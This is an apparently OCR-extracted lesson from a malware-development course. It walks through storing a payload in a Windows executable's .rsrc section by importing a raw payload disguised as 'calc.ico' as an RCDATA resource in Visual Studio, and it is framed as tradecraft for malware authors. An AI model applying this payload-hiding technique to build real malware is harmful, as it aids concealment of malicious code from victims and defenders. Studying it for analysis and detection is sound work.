Payload Placement - .rsrc Section


Introduction

Saving the payload in the `.rsrc` section is a cleaner method for malware authors, since larger payloads cannot be stored in the `.data` or `.rdata` sections due to size limits, leading to errors from Visual Studio during compilation.


.rsrc Section

The steps below illustrate how to store a payload in the `.rsrc` section.

1.Inside Visual Studio, right-click on 'Resource files' then click Add > New Item.




2.Click on 'Resource File'.


Add New Item - Lesson1
?
Installed
Visual C++
Code
Formatting
ATL
Data
Resource
Web
Utility
Property Sheets
Test
HLSL
Graphics
Online
Sort by: Default
Search (Ctrl+E)
Assembly Resource File (.resx) Visual C++
Resource File (.rc) Visual C++
Bitmap File (.bmp) Visual C++
Resource File (.rc)
Cursor File (.cur) Visual C++
Icon File (.ico) Visual C++
Registration Script (.rgs) Visual C++
Resource Template File (.rct) Visual C++
Type: Visual C++
Creates a file containing Win32 resources
Browse...
Add
Cancel
var : 0x%
To Quit


Name: Resource.rc

Location: C:\Users\User\source\repos\Lesson1\Lesson1


3.This will generate a new sidebar, the Resource View. Right-click on the .rc file (Resource.rc is the default name), and select the 'Add Resource' option.



4.Click 'Import'.



5.Select the calc.ico file, which is the raw payload renamed to have the `.ico` extension.



Name	Date modified	Type	Size
x64	11/8/2022 6:25 PM	File folder	
calc	11/8/2022 8:23 PM	Icon	1 KB


File name: calc

Icon Files (*.ico)

Node IRCNode

(Name)	RC N
Filename	C:\...\
MFC Mode	True

6.A prompt will appear requesting the resource type. Enter "RCDATA" without the quotes.




Custom Resource Type

File name:
calc.ico

